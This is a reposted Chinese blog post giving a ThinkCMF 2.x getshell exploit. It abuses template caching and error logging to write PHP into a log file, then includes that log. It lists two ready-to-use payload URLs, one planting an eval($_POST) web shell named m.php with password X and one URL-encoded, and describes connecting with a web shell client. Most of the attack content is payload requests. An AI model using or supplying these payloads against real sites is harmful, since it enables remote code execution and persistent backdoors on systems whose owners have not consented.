ThinkCMF缓存Getshell

原创Sp4ce HACK学习呀
2020-04-26原文

前一阵子接到个项目，目标站是thinkCMF2.X搭建的，试过网上很多方法无法拿下，本地搭了个环境测试了下，最终成功拿下

由于thinkcmf2.x使用了thinkphp3.x作为开发框架，默认情况下启用了报错日志并且开启了模板缓存，导致可以使用加载一个不存在的模板来将生成一句话的PHP代码写入data/runtime/Logs/Portal目录下的日志文件中，再次包含该日志文件即可在网站根目录下生成一句话木马m.php

日志文件格式为YY_MM_DD.log，如当前日期为2019年12月12日，日志文件为19_12_12.log，完整路径为

```
data/runtime/Logs/Portal/19_12_12.log
```

测试成功的环境

Linux

宝塔[PHP7.2]


Windwos

PHPstudy PHP7.1

Payload1：

首先访问


http://target.domain/?a=display&templateFile=%3C?php%20file_put_contents(%27m.php%27,%27%3C%3fphp+eval($_POST[%22X%22])%3b%3F%3E%27);die();?%3E



然后请求

http://target.domain/?a=display&templateFile=data/runtime/Logs/Portal/YY_MM_DD.log

即可在http://target.domain/根目录生成m.php，密码是X



Payload2:

首先访问

```
http://target.domain/?a=display&templateFile=%3C%3F%70%68%70%20%65%76%61%6C%28%24%5F%50%4F%53%54%5BX%5D%29%3B%3F%3E
```

然后菜刀连接


```
http://target.domain/?a=display&templateFile=data/runtime/Logs/Portal/YY_MM_DD.log
```

密码同样是X

点赞，转发，在看

参考来源：Sp4ce博客，已获授权转载

投稿作者博客：https://0x20h.com/



精选留言

用户设置不下载评论